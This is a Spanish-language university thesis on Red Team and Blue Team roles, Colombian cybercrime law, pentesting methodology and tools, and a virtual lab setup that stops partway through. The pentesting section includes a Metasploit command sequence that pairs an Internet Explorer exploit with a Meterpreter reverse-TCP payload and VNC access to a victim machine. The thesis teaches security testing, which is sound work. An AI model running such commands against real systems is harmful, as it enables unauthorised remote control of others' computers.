CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

LIYIS TATIANA RODRÍGUEZ GARRIDO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA
ESPECIALIZACIÓN SEGURIDAD INFORMÁTICA
BOGOTÁ
2021

CAPACIDADES TÉCNICAS, LEGALES Y DE GESTIÓN PARA EQUIPOS BLUETEAM Y REDTEAM

LIYIS TATIANA RODRÍGUEZ GARRIDO

Documento de grado

Tutor
ALEXANDER LARRAHONDO

UNIVERSIDAD NACIONAL ABIERTA Y A DISTANCIA – UNAD
ESCUELA DE CIENCIAS BÁSICAS, TECNOLOGÍA E INGENIERÍA
ESPECIALIZACIÓN SEGURIDAD INFORMÁTICA
BOGOTÁ
2021

TABLA DE CONTENIDO

TABLA DE FIGURAS

GLOSARIO

Amenaza: Se entiende como una circunstancia o evento que puede afectar a un activo, bien sea a través del acceso no autorizado, la destrucción de datos, divulgación, modificación y/ o la denegación de servicio.

Ataque informático: Un ataque informático es aquella acción en la que un una persona o grupo de personas ingresan a un sistema informático aprovechando las vulnerabilidades de este poniendo en peligro la integridad, disponibilidad y confidencialidad de la información.

Blue Team: Equipo de seguridad que se encarga de monitorizar y analizar el sistema de una empresa en busca de patrones o comportamientos que puedan desencadenar un fallo o una vulnerabilidad y a su vez plantear planes de acción para la mitigación de riesgos.

CIS: Organización que ha desarrollo controles de seguridad también conocidos como CIS Control y CIS Benchmark que son considerados y abordados como buenas prácticas en ciberseguridad para lograr una mejor defensa y mitigar ataques contra sistemas y redes

CVE: *Common Vulnerabilities and Exposures* Es un listado de vulnerabilidades de seguridad registradas en una base de datos.

Exploit: Script o módulo de explotación diseñado para explotar o aprovechar una vulnerabilidad encontrada en un sistema informático

Hardening: Proceso de fortalecimiento del sistema con diferentes acciones como ejecución de software, actualización de parches de seguridad, políticas, control de acceso, configuraciones adecuadas, entre otras técnicas o métodos a fin de minimizar las vulnerabilidades dentro de un sistema y por consiguiente el riesgo de sufrir ataques informáticos

Kali Linux: Versión del sistema operativo Linux que se encuentra diseñado para realizar auditorías y hacer uso de herramientas funcionales en el ámbito de seguridad informática.

Pentesting: Proceso en el que se llevan a cabo pruebas de penetración dentro de un sistema informático a fin de buscar y explotar las vulnerabilidades de seguridad.

Red Team: Equipo de seguridad ofensiva dentro de un sistema informático que pone en ejecución diferentes estrategias y herramientas como el pentesting para analizar y explotar vulnerabilidades y de esta manera brindarle a la organización los insumos para permear con mayor seguridad los sistemas informáticos.

SIEM: Security Information and Event Management, es una herramienta que se basa en analizar, detectar y recuperarse ante eventos o incidentes de seguridad que se presenten; todo ello con el propósito de prevenir amenazas y ataques tanto internos como externos.

Vulnerabilidad: Se puede considerar como las debilidades en el software o hardware que pueden ser explotadas por terceros con diferente finalidad.

RESUMEN

Teniendo en cuenta que dentro de la seguridad informática de una organización existen diferentes variables que pueden interferir para aumentar el riesgo a ataques informáticos, es decir que puede haber en mayor o menor medida un nivel de riesgo, amenaza y/o de vulnerabilidades del sistema tanto a nivel físico como lógico; estas deben ser detectadas y corregidas con el fin de garantizar la confidencialidad, integridad y disponibilidad de la información.

Es por ello, que en este proceso de detección y corrección existen dos equipos a nivel de seguridad informática que son importantes en la gestión de la seguridad dentro la infraestructura TI de una empresa, como lo son los equipos Blue Team y Red team.

Con base a la funcionalidad y características de estos equipos; se plasma en el presente informe las actividades realizadas, en un principio para identificar la normatividad relacionada con delitos informáticos y la posible comisión de ellos dentro del acuerdo de confidencialidad estructurado dentro de la empresa The WhiteHouse Security, en segundo lugar, la ejecución de pruebas de pentesting realizadas dentro del sistema donde posiblemente hay una fuga de información que se está llevando a cabo en una de los equipos de la empresa; y por último se realiza un análisis de las medidas de contención, indagación y demás aspectos relevantes a la hora de fortalecer el sistema para minimizar vulnerabilidades y por consiguiente el riesgo a ataques informáticos.

INTRODUCCIÓN

La información es uno de los activos más importantes dentro de una organización por lo que se hace necesario una buena gestión en la seguridad de la misma y en es especial de los sistemas informáticos que contienen los datos a procesar en las actividades de la empresa.

Por tanto, esta seguridad de los sistemas informáticos se ve permeada a través de políticas y controles de seguridad, el personal de gestión de TI frente a las configuraciones y procesos del sistema y los equipos blue team y red team para el análisis de vulnerabilidades, pruebas de penetración y contención de vulnerabilidades.

Con base a lo anterior se realiza un acercamiento a las estrategias implementadas por los equipos blue team y red team para la consecución de sus objetivos que si bien son diferentes procedimentalmente, ambos equipos buscan la seguridad en un sistema informático minimizando las vulnerabilidades y por consiguiente el riesgo de sufrir un ataque informático que ponga en riesgo la integridad, la confidencialidad y la disponibilidad de la información.

DEFINICIÓN DEL PROBLEMA

Los cambios tecnológicos que se han dado a lo largo del tiempo y que han repercutido en los procesos de las organizaciones donde la automatización de actividades, el procesamiento de datos e información es cada vez más acelerado; deja ver que las empresas deben asumir los retos de la actualidad y establecer acciones de mejoramiento continuo ante la necesidad de hacer frente a los desafíos que impone la seguridad de la información en el sentido de garantizar la confidencialidad, integridad y disponibilidad de la misma y es por ello que también se hace indispensable conocer ¿por qué es necesaria la participación de los equipos blue team y red team en una organización?

JUSTIFICACIÓN

Dado el auge de las tecnologías de la información y comunicación (TICs) y su aplicación dentro de cualquier contexto para lograr un mejor desarrollo en los procesos a través de la automatización de estos, el mejor procesamiento de datos y un mejor manejo en cuanto a la cantidad de información y procedimientos a ejecutar en una organización por ejemplo, se hace necesario que a nivel de infraestructura TI participen los equipos conocidos como red team y blue team; el primero para probar la seguridad del sistema realizando el análisis de vulnerabilidades necesarios y las pruebas de penetración pertinentes para explotar las vulnerabilidades encontradas y de esta manera servir como punto de partida en las estrategias a implementar por parte del blue team a fin de tener una monitorización constante del sistema y el control de la posible aparición de vulnerabilidades y los ataque consecuentes para explotar esas vulnerabilidades y comprometer los datos y la información que son el activo más importante dentro de una empresa.

MARCO TEÓRICO

La seguridad informática se puede definir como una disciplina que tiene como objetivo preservar la información en un sistema informático a partir de la confidencialidad, integridad y disponibilidad de la misma.

Es según esta seguridad informática que para lograr su solidez dentro de los sistemas de una empresa existen diferentes equipos a nivel de infraestructura TI como son por ejemplo los equipos de gestión TI, equipos red team, equipos blue team, equipos purple team, equipos de respuesta a incidentes informáticos, entre otros.

Estos últimos se conocen como CSIRT, Según la OEA "un CSIRT (Computer Security Incident Response Team) como su nombre lo indica es un equipo especialista en seguridad de la información que tiene como principal objetivo brindar servicios de respuesta a incidentes de seguridad informática, aunque también puede prestar otra serie de servicios"[1]; y para su creación e implementación se debe ejecutar un proceso de diseño tanto a nivel administrativo como técnico que permita abordar de forma adecuada la totalidad y complejidad del mismo.

En cambio en lo que se refiere a equipo blue team o red team, estos no necesitan una estructura administrativa y técnica por cuanto el grupo o equipo de por si participa en la estructura misma de la seguridad del sistema bien sea realizando análisis de vulnerabilidades y pruebas de penetración como es el caso de red team o por otra parte monitorizando y realizando un seguimiento al sistema así como generando planes de acción y mitigación de vulnerabilidades como es el caso de blue team.

Todo ello haciendo uso de diferentes herramientas como:

Nmap que es una herramienta de código abierto que permite realizar auditorías de seguridad, descubrir redes y supervisar el tiempo de actividad del host o del servicio mediante el uso de paquetes IP.

Otra herramienta utilizada es OpenVas, que es un scanner de vulnerabilidades y cuenta con protocolos industriales y de Internet de alto y bajo nivel, así como también usa ajustes personalizados de rendimiento para exploraciones a gran escala y realización de pruebas auténticas y no auténticas.

Adicionalmente existen bases de datos que contienen información sobre las vulnerabilidades y los exploit necesarios para su explotación, como es el caso de

[1] OEA. (2016). Buenas Prácticas para establecer un CSIRT nacional. Recuperado de, https://www.sites.oas.org/cyber/Documents/2016 - Buenas Prácticas CSIRT.pdf

la base de datos ExploitDB o las bases de datos de CVE (Common Vulnerabilities and Exposures).

Más alla de las herramientas de análisis de vulnerabildiaes y de explotación, también existen herramientas y estrategias de contención y mitigación de vulnerabilidades que permiten fortalecer al sistema y dentro de los cuales se puede nombrar los controles CIS, las técnicas de hardenización, entre otras.

Los controles CIS son un conjunto de mejores prácticas en seguridad informática así como de acciones defensivas que van a permitir tener una buena configuración del sistema a fin de prevenir ataques informáticos.

En lo que respecta a la hardenización, estas son las medidas y estrategias o técnicas que se basan en configuraciones, políticas y demás métodos para lograr el fortalecimiento del sistema.

METODOLOGÍA

Este trabajo se llevó a cabo mediante la ejecución de 5 etapas a saber:

Etapa 1 y Etapa 2:

En estas dos etapas se buscó evaluar las acciones de los equipos Red team & Blue Team de una organización en el marco de los criterios éticos y legales tomando como base la normatividad colombiana respecto a delitos informáticos, protección de datos, código de ética profesional y analizando el acuerdo de confidencialidad planteado en la empresa The WhiteHouse Security.

Adicionalmente se montó el banco de trabajo con las 3 máquinas virtuales, haciendo la configuración respectiva y verificando la comunicación entre ellas.

Etapa 3:

Dentro de esta tapa se pretendió demostrar las vulnerabilidades en el sistema informático de la empresa The WhiteHouse Security a partir del uso de metodologías y técnicas de intrusión como estrategias red team.

Etapa 4:

En esta etapa se realizaron las estrategias blue team relacionadas con la hardenización del sistema, indagación y monitorización de vulnerabilidades para evitar y mitigar la presencia de estas y por consiguiente el riesgo a ataques.

Etapa 5:

Dentro de esta etapa se elaboró el informe técnico tendiente a plantear las recomendaciones para el planteamiento de estrategias que permitan endurecer los aspectos de seguridad en una organización y las conclusiones que permitan la construcción del conocimiento desde el enfoque de la ciberseguridad.

OBJETIVO GENERAL

- Exponer mediante informe técnico los hallazgos relacionados a la infraestructura TI de la empresa *The WhiteHouse Security* con base al análisis desde la perspectiva de los equipos Blue Team y Red team.

OBJETIVOS ESPECÍFICOS

- Evaluar las acciones de los equipos Red team & Blue Team de la empresa *The WhiteHouse Security* en el marco de los criterios éticos y legales.

- Demostrar vulnerabilidades en el sistema informático de la empresa *The WhiteHouse Security* a partir del uso de metodologías y técnicas de intrusión.

- Formular estrategias de contención mediante el análisis de riesgos y vulnerabilidades en la infraestructura TI de la empresa *The WhiteHouse Security*.

NORMATIVIDAD COLOMBIANA SOBRE DELITOS INFORMÁTICOS

La legislación en Colombia que abarca el tema de delitos informáticos y la protección de datos, se centra en dos leyes principales que son la ley 1273 de 2009 y la ley 1581 de 2012; la primera ley aborda la tipicidad de los delitos informáticos y la segunda reúne las disposiciones relacionadas con la protección de datos; la cual a su vez se encuentra reglamentada parcialmente por el decreto 1377 de 2013.

Ley 1273 de 2009

Con base a la normatividad colombiana y en lo concerniente a la tipicidad de los delitos informáticos, se encuentra la ley 1273 expedida en el año 2009 a través de la cual se busca proteger el bien jurídico conocido como protección de la información y de los datos.

En dicha ley se abordan los delitos que se configuran en conductas que buscan vulnerar aspectos de confidencialidad, integridad, y disponibilidad de la información o los datos y por consiguiente de los sistemas informáticos; por ejemplo en el primer capítulo de la ley 1273 se enmarcan los delitos de acceso abusivo a un sistema informático, interceptación de datos informáticos, uso de software malicioso, violación de datos personales, entre otros. En el segundo capítulo, por su parte se establecen los delitos de hurto por medios informáticos y semejantes y la transferencia no consentida de activos; los cuales se configuran dentro de los atentados informáticos y otras infracciones que estipula esta ley.

En lo que respecta a la responsabilidad penal o administrativa a la cual se debe someter la persona que ejecute este tipo de conductas delictivas, las sanciones económicas oscilan entre 100 y 1500 salarios mínimos legales mensuales vigentes y pena de prisión entre los 48 y 120 meses.

Ley 1581 de 2012

Por otra parte, fue reglamentada la ley estatutaria 1581 de 2012 que indica ciertas disposiciones para la protección de datos personales contenidas en bases de datos o archivos y que pueden ser usados tanto por entidades públicas como privadas dentro o fuera del territorio nacional.

Esta ley define por una parte lo que son datos sensibles y su tratamiento, especificando que son aquellos que afectan la intimidad de la persona o que pueden generar algún tipo de discriminación si hace uso indebido de esta información; y por

otra parte la garantía de los derechos de los niños, niñas y adolescentes cuando se realice el tratamiento de datos personales.[2]

Adicionalmente en esta ley se puede encontrar los derechos de los titulares de la información así como los deberes por parte de los encargados del tratamiento de los datos y los mecanismos de vigilancia y sanción en cabeza de La Superintendencia de Industria y Comercio la cual puede imponer sanciones de hasta 2.000 salarios mínimos mensuales legales vigentes.

Decreto 1377 de 2013

Con este decreto se logra reglamentar parcialmente la ley antes mencionada de tratamiento de datos toda vez que se precisa facilitar el cumplimento y la implementación de dicha ley en lo referente a la autorización otorgada por el titular, las políticas de tratamiento de los encargados y/o responsables, la transferencia de datos personales, entre otros aspectos.

CONPES 3701 – CONPES 3854

En Colombia existe un Consejo Nacional de Política Económica y Social que se encarga de generar unos lineamientos en dicha materia y que dispuso dos documentos con algunos lineamientos en materia de ciberseguridad.

Uno de estos documentos es el CONPES 3701 de 2011 que establece los lineamientos de política en ciberseguridad y ciberdefensa a fin de establecer una estrategia para mitigar las amenazas informáticas que pueden llegar a afectar al país; y el segundo documento; CONPES 3854 de 2016 establece una política de seguridad digital que se preveía implementar entre los años 2016 y 2019 con el propósito de poder identificar, gestionar, tratar y mitigar los riesgos de seguridad digital.

[2]Mintic. (2012). Ley 1581 [LEY_1581_2012]. Mintic. (pp. 1-11) Recuperado de: https://www.mintic.gov.co/portal/604/articles- 274_documento.pdf

PENTESTING

Se puede definir el pentensting como las pruebas de penetración dentro de un sistema informático a fin de buscar y explotar las vulnerabilidades de seguridad de este y que pueden verse reflejados en la perdida de la confidencialidad, integridad y disponibilidad de la información o de los datos.

Con base a lo anterior, estas pruebas son de carácter legal y autorizado por parte de la empresa o entidad que necesita el análisis de su sistema informático y se realizan bajo ciertas herramientas y parámetros ejecutando pruebas de caja gris o caja negra bien sea a aplicativos web y/o aplicativos cliente/servidor donde se realiza verificación de puertos, validación de permisos, configuración de servicios, uso de keylogers; entre otros aspectos, y para ello se puede trazar una ruta o abarcar una serie de etapas que comienza desde la planeación, el descubrimiento, el ataque y la explotación.[3]

Según la compañía ADALID Corp. estas etapas se pueden agrupar dentro de una metodología de pentesting que aborda en primera instancia una etapa de planeación de las pruebas, otra de ejecución de actividades para las pruebas de penetración, y por último una etapa de entrega y presentación de informes.

Etapa de planeación de pruebas:

Para esta etapa se realiza un inventario de aplicativos web y de aplicativos cliente servidor donde se pretende conocer la dirección IP, lenguajes de programación utilizados, base de datos, entre otros. Adicionalmente se define con la entidad los activos tecnológicos para las pruebas que implica por consiguiente seleccionar los aplicativos tanto web como cliente/servidor y establecer la fecha y hora de aplicación de las prueba.

Una vez definido lo anterior, se seleccionan las herramientas a utilizar para la ejecución de las pruebas; lo cual quiere decir que se determina si se hará uso de herramientas como Metasploit, Nmap, OpenVas u otros; para el análisis del sistema informático y por último se genera un documento dirigido a la entidad con la información concerniente a las aplicaciones a analizar, cronograma de actividades, personal requerido, riesgos, costos, etc.

[3] Alcaldía de Bogotá. (2018). Guardianes de la información Penetration Testing. Alcaldía de Bogotá. Recuperado de http://ticbogota.gov.co/sites/default/files/seguridad-de-la-informacion/ambito2.pdf

Etapa de ejecución de pruebas de penetración:

Esta etapa a su vez puede dividirse en 6 etapas que son: de reconocimiento, escaneo, identificación de sistemas, usuarios, puertos, servicios y activos; análisis de vulnerabilidades, explotación y por último la etapa de informes.

Figura 1. Etapas en la ejecución de pruebas de penetración o pentesting

Fuente: Adalid Corp

Dentro de la primera etapa de reconocimiento se busca información de la empresa en internet, en sitios que permitan consultas whois para conocer datos de contacto y DNS, se revisan mensajes de datos a fin de encontrar información relacionada con equipos y tecnología usada por la empresa y también se analizan los metadatos de archivos de la empresa que puedan circular en internet.

La siguiente etapa es el escaneo bien sea de puertos, sistemas operativos y/o servicios, por lo que se debe seleccionar los hosts activos con un escaneo de ICMP y posterior a ello realizar un escaneo TCP o SYN para identificar los puertos abiertos o activos en el host y de esta manera empezar a explorar y explotar sus vulnerabilidades.

Para esta etapa de escaneo que está relacionada con la etapa de identificación tanto de host como de puertos activos se hace uso de la herramienta Nmap; haciendo uso del siguiente código por ejemplo se puede realizar un sondeo de puertos:

```
Nmap -sS 192.168.1.2
```

La opción -sS indica el tipo de sondeo que realizara Nmap, que en este caso es un sondeo SYN para analizar los puertos en la IP 192.168.1.2.

Una vez identificados los host y puertos e identificado el sistema operativo del cual puede también obtenerse información con la herramienta Nmap, se sigue a la etapa

de identificación y análisis de vulnerabilidades donde se puede hacer uso de herramientas como Openvas, Nessus o Bort Suite.

En el caso de la herramienta Openvas se puede realizar análisis a un host o rango de estos a través de la dirección IP donde se debe especificar a la herramienta la tarea a realizar, es decir la ejecución que se hará para el análisis y evaluación de las vulnerabilidades en la que se generará como resultado un informe que contiene las vulnerabilidades encontradas en el host en una escala de baja a alta de acuerdo con la gravedad de las mismas.

Dentro de esta etapa de identificación y análisis de vulnerabilidades también se hace un análisis de la seguridad de las aplicaciones y el tráfico de estas con el uso de herramientas como OWAS Zap y Wireshark.

Una vez se tienen identificadas las vulnerabilidades se procede a la etapa de explotación donde se pretende hacer uso de exploits de acuerdo con la vulnerabilidad encontrada a fin de recolectar las evidencias o capturas pertinentes.

Para esta etapa se puede hacer uso de la herramienta Metaexploit el cual es un framework que contiene variedad de exploit para lanzar dentro de un host y explotar las vulnerabilidades presentes.

Un ejemplo de uso de exploit desde Metaexploit es el siguiente, el cual permite entrar remotamente a la pantalla del host victima aprovechando la vulnerabilidad de internet explorer cuando este es usado como navegador web predeterminado:

```
use exploit/windows/browser/ms10_022_ie_vbscript_winhlp32
set PAYLOAD windows/meterpreter/reverse_tcp
set LHOST “ip de la maquina atacante”
set LPORT 4442
exploit
run vnc
```

Realizada la respectiva explotación de vulnerabilidades se continúa con la última etapa dentro de las pruebas de penetración, la cual tiene que ver con el informe o documentación y resultados.

Entrega y presentación de informes:

Generado el documento con los resultados obtenidos durante las pruebas de penetración o pentesting, se debe presentar a la empresa el informe ejecutivo y técnico de lo realizado y encontrado.

Herramientas de pentensting:

Metasploit:

Es una herramienta multiplataforma que proporciona información sobre vulnerabilidades de seguridad mediante scanner y recolección de información. Con esta herramienta se puede desarrollar o ejecutar exploits no sólo para comprobar la seguridad de las maquinas a través de módulos o bloques de código sino también para aprovechar las vulnerabilidades presentes en ellas.

Dentro de las características de este framework se destaca que permite explotación manual, escaneo de descubrimiento, exportación de datos, gestión de sesiones y credenciales, entre otras.

Nmap:

Es una herramienta de código abierto que permite entre muchas cosas realizar auditorías de seguridad, descubrir redes y supervisar del tiempo de actividad del host o del servicio mediante el uso de paquetes IP.

Contiene una herramienta de depuración, redirección y transferencia de datos flexible, una utilidad para comparar resultados de escaneo, y una herramienta de análisis de respuesta y generación de paquetes.

La sintaxis para el uso de Nmap se centra en:

nmap [<Tipo de sondeo>] [<Opciones>] {<especificación de objetivo>}

El tipo de sondeo puede ser TCP,SYN, UDP, sondeo de protocolo IP, sondeo ocioso, entre otros; que permiten determinar puertos abiertos o cerrados, mapear reglas de cortafuegos, realizar sondeo de puertos TCP a ciegas, etc.

Las opciones, tienen que ver con la especificación de puerto o rango de puertos a escanear, detección de versiones, detección de sistema operativo, realizar sondeo con señuelos, sondeos agresivos, etc.

La especificación del objetivo, está relacionada con la especificación de la dirección IP o rango de IP a escanear.

OpenVas

Es un scanner de vulnerabilidades la cual cuenta con una interfaz gráfica que facilita el proceso de análisis para el usuario.

Cuenta con protocolos industriales y de Internet de alto y bajo nivel, así como también usa ajustes personalizados de rendimiento para exploraciones a gran escala y realización de pruebas auténticas y no auténticas.

Para el uso de esta herramienta solo basta con instalarla y configurarla dentro del puerto 9392 y desde la URL que se abre, en la opción de configuración se especifica la IP a analizar y la tarea de análisis a ejecutar a fin de obtener un informe con el resultado de las vulnerabilidades encontradas.

Dentro de las características de esta herramienta se encuentra que permite el escaneo de varios hosts, realizar escaneos programados, gestión de usuarios y de falsos positivos, entre otras.

CVE - Common Vulnerabilities and Exposures

Es un listado de vulnerabilidades de seguridad registradas, cada una tiene un número o código CVE-ID, con descripción y software afectados, además de posibles soluciones o configuraciones para que sean evitadas.

El formato para las entradas CVE es: CVE-YYYY-NNNN (YYYY indica el año y NNNN el número de vulnerabilidad), el formato para las entradas candidatas a entrar en el CVE es: CAN-YYYY-NNNN (YYYY indica el año y NNNN el número de vulnerabilidad).

Existen diferentes bases de datos de CVE dentro de las que están; National Vulnerability Database (NVD), Vulnerability Assessment Platform (Vulners), CVE Details, entre otras.


ExploitDB

Es una base de datos que contiene exploits para lanzar en un host a fin de explotar una vulnerabilidad. Estos exploits ya se encuentran listos para ejecutar y fue un proyecto creado por Offensive Security quienes tuvieron como propósito tener una colección de exploits públicos con fines de investigación de vulnerabilidades y para pruebas de penetración

CONFIGURACIÓN BANCO DE TRABAJO

Se realiza la descarga de las 3 máquinas virtuales (win7-SE2020.ova, win7-SE2020-X64.ova y Kali – Seminario.ova) y se importan a virtual box como se muestra continuación:


Figura 2. Importación máquinas virtuales



Fuente: elaboración propia

En la figura siguiente se observa a las 3 máquinas virtuales montadas en virtual box.

Figura 3. Evidencia de las 3 máquinas en virtual box




Fuente: elaboración propia

En cuanto a las características técnicas de cada máquina se puede identificar que:

La máquina win7-SE2020.ova, cuenta con sistema operativo Windows 7 home premium de 32 bit, memoria de 4096 MB, procesador Intel core i3.


Figura 4. Características técnicas de la máquina win7-SE2020.ova



Fuente: elaboración propia

La máquina win7-SE2020-X64.ova, por su parte cuenta con sistema operativo Windows 7 professional de 64 bit, memoria de 4096 MB, procesador Intel core i3.


Figura 5. Características técnicas de la máquina win7-SE2020-X64.ova



Fuente: elaboración propia

La máquina Kali – Seminario.ova, cuenta con un sistema operativo Debian de 64 bit con memoria de 2048 MB.

Figura 6. Características técnicas de la máquina Kali – Seminario.ova




Fuente: elaboración propia

Para validar la comunicación entre las maquinas Windows con la maquina de Kali se identificó inicialmente la dirección IP de cada una de ellas, para Windows se ingresó a consola y se ejecutó el comando “ipconfig”.


Para la máquina de Kali, igualmente se ingresó a consola y se ejecutó el comando “ip addr”.

Figura 7. Identificación dirección IP máquina win7-SE2020.ova



